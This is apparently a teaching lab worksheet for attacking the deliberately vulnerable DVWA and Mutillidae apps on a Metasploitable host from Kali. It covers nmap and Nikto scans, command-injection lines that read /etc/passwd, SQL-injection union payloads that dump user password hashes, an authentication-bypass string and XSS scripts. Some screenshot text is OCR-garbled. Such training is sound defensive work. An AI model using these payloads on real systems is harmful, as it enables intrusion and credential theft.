Lab: Web and Databases

A Challenge

Our challenge is to assess the Web security for **MyBank Incorp**, and investigate a range of intrusion methods, including for XSS (Cross-site Scripting) and SQL injection. In this lab we will use two main hosts: **Metasploit** and **Kali.** You will be testing from Kali to Metasploit. Now take a quick audit of your system:

Kali IP address/subnet mask:	
Kali MAC address:	
Kali Gateway address:	
Metasploit IP address:	
Metasploit MAC address:	
Metasploit Gateway address:	

B Web discovery

Target Discovery

From Kali, use nmap to sweep the locally connected network and discover the IP addresses on the network:

```
nmap –sP 10.200.0.0/24
```

Outline the hosts on the local network:

Port Scanning/Fingerprint Web Services

Port scan of your Metasploit host for default Web TCP ports of 80 and 8080.

Which web service ports in total are open on the target machine?

Which web server product is running?

Which version of the server software is running?

```
root@kali:~# nmap -n -Pn -sS -p80,8080 10.200.0.47
Starting Nmap 6.25 ( http://nmap.org ) at 2014-05-26 14:52 EDT
Nmap scan report for 10.200.0.47
Host is up (0.00067s latency).
PORT     STATE  SERVICE
80/tcp   open   http
8080/tcp closed http-proxy
MAC Address: 00:50:56:AB:19:3A (VMware)
```

Now perform service fingerprinting using –sV, on the same ports.

Which version of the web server is running?

Nmap can be used to identify some of the details of the Web server by sending an HTTP request method, such as a HEAD, GET or OPTIONS, and then analysing the response.

```
root@kali:~# nmap -sV -p80,8080 10.200.0.47
Starting Nmap 6.25 ( http://nmap.org ) at 2014-05-26 14:55 EDT
Nmap scan report for 10.200.0.47
Host is up (0.00054s latency).
PORT     STATE  SERVICE    VERSION
80/tcp   open   http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
8080/tcp closed http-proxy
MAC Address: 00:50:56:AB:19:3A (VMware)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

Manually Fingerprinting the Web Server

Perform a similar manual fingerprinting of the web service using **netcat**, or a **telnet** client:

> nc target*_IP web_service_port*
> HEAD / HTTP/1.0
> <RETURN> <RETURN>

Which web server product is reported?

Which version of the server software is shown to be running?

Can you tell of any server-side web application technology being used?

```
root@kali:~# nc 10.200.0.47 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 May 2014 18:58:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

Another HTTP method you can use is OPTIONS which can return the HTTP methods available for the service:

> nc *target_IP web_service_port*
> OPTIONS / HTTP/1.0
> <RETURN> <RETURN>

Which HTTP methods does the target web service return?

Go to your Metasploit image, and examine the **/var/log/apache2/access.**log file.
What can you observe from the log:

Enumerate the Web Server

Nikto is an advanced Web server security scanner. Run Nikto against the Metasploit server using the following:

```
nikto -h [IP META]
```

Has Nikto returned any Services running on the targets which might not be the up to date versions?

How many vulnerabilities has Nikto returned from the Offensive Security Vulnerability Db (OSVDB)?

One of the risks is that the phpinfo.php file is accessable. Try and access this file, and outline why it is a risk?

From the scan, which directories are viewable on the Web server? Go into these folders, and outline what they contain?

The Nikto results should be similar to the following:

```
root@kali:~# nikto -h 10.200.0.47
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          10.200.0.47
+ Target Hostname:    10.200.0.47
+ Target Port:        80
+ Start Time:         2014-05-27 15:01:30
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apache
1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should
be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 13 item(s) reported on remote host
+ End Time:           2014-05-27 15:02:07 (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Examine your Wireshark trace, and examine the **/var/log/apache2/access.log** file on Metasploit. From these answer the following questions:

How does Nikto determine the file structure on the Web server:
How could you uniquely detect this scan:

Spider the Web Application

Run Wireshark and vega. Scan the Metasploitable instance and from this determine the following:

The top level structure of the Web site:
Outline the Top 5 High alerts:
Examine your Wireshark trace, and examine the /var/log/apache2/access.log file on Metasploit. How does vega determine the file structure on the Web server:
How could you uniquely detect this scan:


Finding Web Application Hidden Content

DirBuster is a web application directory and file scanner. In Kali, run it with:

```
dirBuster
```

Enter your target (Metasploit host) and increase the number of threads. Next select **directory-list-2.3-small.txt** from (Figure 2):

/usr/share/dirbuster/wordlists



Target URL (eg http://example.com:80/): http://10.200.0.47

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 48 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] ( ) URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /


☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: 10.200.0.47

Figure 2: Dirbuster

The full scan will take some time (Figure 3), so just let it run for a few minutes, and then **Stop**. Next view the tree structure, and outline:

Identify five top level folders: Identify five PHP files and the folders they are in:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 43 Files: 24
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.200.0.47:80/

Directory Stucture	Response Code	Response Size
	200	1101
index	200	1096
index.php	200	1096
icons	200	160
twiki	200	1039
dav	200	858
dvwa	302	335
phpMyAdmin	200	643
mutillidae	200	326
cgi-bin	403	468
doc	200	160
test	200	1049


Current speed: 68 requests/sec (Select and right click for more options)
Average speed: (T) 89, (C) 64 requests/sec
Parse Queue Size: 3618 Current number of running threads: 48
Total Requests: 20766/7713775
Time To Finish: 1 Day
DirBuster Stopped /mutillidae/footer/xml/

Figure 3: Sample Dirbuster result

C Remote Command Execution

From Kali, open a browser and navigate to the target server (Metasploit), and to the **DVWA Web Application**, and login with user: admin, password: password. Navigate to the **Command Execution page**.

Now enter the IP address of your Kali machine, and perform a ping on it (Figure 4). What is the response:



Applications Places
Sun Nov 30, 1:45 PM
root
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force - Iceweasel
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (D...
10.200.0.155/dvwa/vulnerabilities/exec/#
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Command
Ping for FREE
Enter an IP address below:
sub
More info
http://www.scribd.com/doc/2530476/Php-Endanger
http://www.ss64.com/bash/
http://www.ss64.com/nt/
root@kali: ~
File Edit View Search Terminal Help

```
PING 10.200.0.87 (10.200.0.87) 56(84)
64 bytes from 10.200.0.87: icmp_seq=
64 bytes from 10.200.0.87: icmp_seq=
64 bytes from 10.200.0.87: icmp_seq=

--- 10.200.0.87 ping statistics ---
3 packets transmitted, 3 received, 0
rtt min/avg/max/mdev = 0.381/0.411/0.
```

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:ab:66:d8
          inet addr:10.200.0.87  Bcast:10.200.0.255  Ma
          inet6 addr: fe80::250:56ff:feab:66d8/64 Scope
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
          RX packets:302167 errors:14 dropped:71 overru
          TX packets:23695 errors:0 dropped:0 overruns:
          collisions:0 txqueuelen:1000
          RX bytes:77569114 (73.9 MiB)  TX bytes:407368
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4676 errors:0 dropped:0 overruns:0
          TX packets:4676 errors:0 dropped:0 overruns:0
          collisions:0 txqueuelen:0
          RX bytes:280560 (273.9 KiB)  TX bytes:280560

root@kali:~#
```

Figure 4: Command Execution

Now execute the following commands and observe the output:

```
1  | ls

1 | pwd & whoami & ps

1 | uname -a & users & id & w

1  | cat /etc/group
```

```
1  | cat /etc/passwd
```

In Unix we have a command of:

```
find / -name *.php -print
```

Can you use this to list all the PHP files on the system?

The code involved is:

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

      $target = $_REQUEST[ 'ip' ];

      // Determine OS and execute the ping command.
      if (stristr(php_uname('s'), 'Windows NT')) {

            $cmd = shell_exec( 'ping  ' . $target );
            $html .= '<pre>'.$cmd.'</pre>';
      } else {

            $cmd = shell_exec( 'ping  -c 3 ' . $target );
            $html .= '<pre>'.$cmd.'</pre>';

      }

}
?>
```

By analysing the code, can you determine how the intruder is able to compromise the system?

E File Inclusion

From **DVWA Web Application**, navigate to the **File Inclusion page**, which has the following code:

```
<?php

      $file = $_GET['page']; //The page we wish to display

?>
```

Using this page, view the following files:

```
/etc/passwd
```


Which URL did you use:

```
/etc/group
```

Which URL did you use:

F Web Application back-end databases

Navigate to the Metasploitable Web site from Kali, and then select the phpMyAdmin web application. Login with the default **debian-sys-maint** account, and no password. This is a GUI web application which gives access to the MySQL db's on the server. It can be used to maintain the db's and to practice some SQL Queries. Select the dvwa database to use, from the drop down in the left panel:



It should show you the tables in the db, below the drop down.

Which db tables are in the DCVWA database?


What do the following output:

SELECT * FROM users ORDER BY first_name

SELECT * FROM users ORDER BY first_name DESC

SQL Queries

Select the SQL Tab:



Create a new table called films using a SQL Query similar to the following:

```
CREATE TABLE bankaccount (
 bank_id int NOT NULL PRIMARY KEY,
 firstname VARCHAR(20),
 surname VARCHAR(20),
 age SMALLINT,
 address VARCHAR(500),
 postcode VARCHAR(12),
 gender VARCHAR(1),
 account VARCHAR(12)
)
```

Use the Structure tab to check it has been created correctly. Then check it using a SQL query:

```
DESC bankaccount
```

Do spaces and new lines make any difference in SQL Queries?

Which columns are NULLABLE?

What are the default values for the columns?

Now drop the table with:

```
DROP TABLE bankaccout
```

Insert data into new table

Recreate the table, and add some records (rows) for customers using a SQL Query similar to:

```
INSERT INTO dvwa.bankaccount (`bank_id`, `firstname`, `surname`, `age`, `address`,
`postcode`, `gender`, `account`) VALUES ('1', 'Fred', 'Smith', '30', '10 Fake
Street, Edinburgh', 'EH11 1LL', 'M', '123456789');
```

Select your rows using a SQL SELECT Query

Select all columns and rows using:

```
SELECT * FROM bankaccount
```

What SELECT query returns only the Surname and Age:

What SELECT query returns only the Surname if Age is greater than 20:

G SQL Injection

On Kali connect to the Metasploit instance using the Web browser. Now select DVWA and then **SQL Injection** from the menu.

First try “1” in the text box. Does it return the ID, First name and surname: [Yes/No]

Code:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Now enter:

```
%' or '0'='0
```

What is the output, and why does it do this?

Code:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```

Now enter:

```
%' or 0=0 union select null, version() #
```

How has the output changed? What do you think the end line is showing?

Code:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union
select null, version() #
```

Now enter:

```
%' or 0=0 union select null, user() #
```

How has the output changed? What is the name displayed at the end?

Code:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union
select null, user() #
```

Now enter:

```
%' or 0=0 union select null, database() #
```

How has the output changed? What is the name of the database?

Code:
```
SELECT first_name, last_name FROM users WHERE user_id = '%' or 0=0 union
select null, database() #
```

Now we will examine the schema of the database by entering:

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

How has the output changed? What are the tables in the database:

Code:
```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union
select null, table_name from information_schema.tables #
```

Now we will examine all the tables which start with “user” by entering:

```
%' and 1=0 union select null, table_name from information_schema.tables where
table_name like 'user%'#
```

Which are the relevant tables in the database:

Code:
```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union select
null, table_name from information_schema.tables where table_name like 'user%'#
```

Now we will examine all the tables which start with “user” by entering:

```
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #
```

What are the columns in the users table:

Code:
```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union
select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #
```

Finally we will grab the hash values from the database with:

```
%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Outline one hash password:


Code:
```
SELECT first_name, last_name FROM users WHERE user_id = '%' and 1=0 union
select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from
users #
```

Now we will crack the hashed passwords using a Hash Cracker (Figure 5).

Now using:

http://asecuritysite.com/Encryption/md5c

Determine the passwords for the users:



```
10.200.0.155/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(first_name
```

Vulnerability: SQL Inje

User ID:

```
,0x0a,password) from users #

ID: %' and 1=0 union select null
First name:
Surname: admin
admin
admin
334c4a4c42fdb79d7ebc3e73b517e6f8

ID: %' and 1=0 union select null
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null
First name:
Surname: Pablo
Picasso
pablo
```

```
  GNU nano 2.2.6                File: hash

334c4a4c42fdb79d7ebc3e73b517e6f8

^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCu
```

Figure 5 Password Hash

H JavaScript injection

From Kali, open a Web browser and navigate to the target server, and to the DVWA Web Application, and login with user: admin, password: password. Navigate to the **XSS Reflected page**.

Now enter your name. What is the output:

Now we will inject an iframe into the page, but entering:

`<iframe src=”http://asecuritysite.com”/>`

What is the output:

H XSS (Cross-site Scripting)

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=user-info.php

Next enter a sample user name and password. You should get an error and the URL will change to:

http://[IP META]/mutillidae/index.php?page=user-info.php&username=bill&password=fred&user-info-php-submit-button=View+Account+Details

A typical call to a database is:

SELECT * FROM accounts WHERE username=’$admin’ AND password=’$pass’

And where the users enters “admin” and “password” gives:

SELECT * FROM accounts WHERE username=’admin’ AND password=’password‘

Then an intruder could change this to:

SELECT * FROM accounts WHERE username=’admin’ AND password=’**’ OR 1=1 –** ‘

Which will always return a true for the match. To achieve this enter the following as a password:

```
‘ OR 1=1 --
```

Convert to a URL string this beomes:

```
%20%27%20%4f%52%20%31%3d%31%20%2d%2d%20
```

Now change the password on the URL to the value above:

http://[IP META]/mutillidae/index.php?page=user-info.php&username=bill&password**=%20%27%20%4f%52%20%31%3d%31%20%2d%2d%20**&user-info-php-submit-button=View+Account+Details

What happens to the results on the Web page:

Examine the **/usr/log/apache2/access.log** file, and identify the malicious entry. What details of the host can be gained:

How could the SQL injection be detected from the log:

Can you now login with the admin account?

Download the following file:

https://dl.dropboxusercontent.com/u/40355863/mysql01.zip

Write a filter rule which will detect the presence of SQL commands:

For example, try:

```
frame matches "/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix"
```

J JavaScript Injection

Go to this page:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

Outline the IP addresses returned for google.com and intel.com. What are the IP addresses found:

Next update the request with:

```
<script>alert('Oops I have been compromised');</script>
```

Link modification

Verify that it now shows a pop-up message. Next we will compromise one of the menu items for the Hypertext links. For this add a request of:

```
<script>var link=document.getElementsByTagName("a");
link[0].href="http://bbc.co.uk"</script>
```


Now, examine the reply coming back, and access related Web link, and verify that it goes to the BBC site (Home link).

Additional

The following are advanced techniques.

K Intercepting Proxy

We can intercept the communications between a client (such as a Web browser) and the server using Burp Suite. For this, setup your browser, in Kali, to use a Proxy (127.0.0.1 on port 8080). In the Proxy tab of Burp Suite, set Intercept to on.




Request to http://192.168.190.135:80

From the browser on Kali, navigate to the **Mutillidae home page**:

http://[IP META]/mutillidae/


Burp Suite proxy should intercept the request (Figure 6). Either right click on intercepted request, and select **Send To Intruder** or click on **Forward** (Figure 7).



Request to http://192.168.190.135:80

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.190.135
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=57cf4f8b49c456170ee2070c7e0dc560
Connection: keep-alive
If-Modified-Since: Fri, 07 Mar 2014 14:10:01 GMT
```

Figure 6: Capture of the request

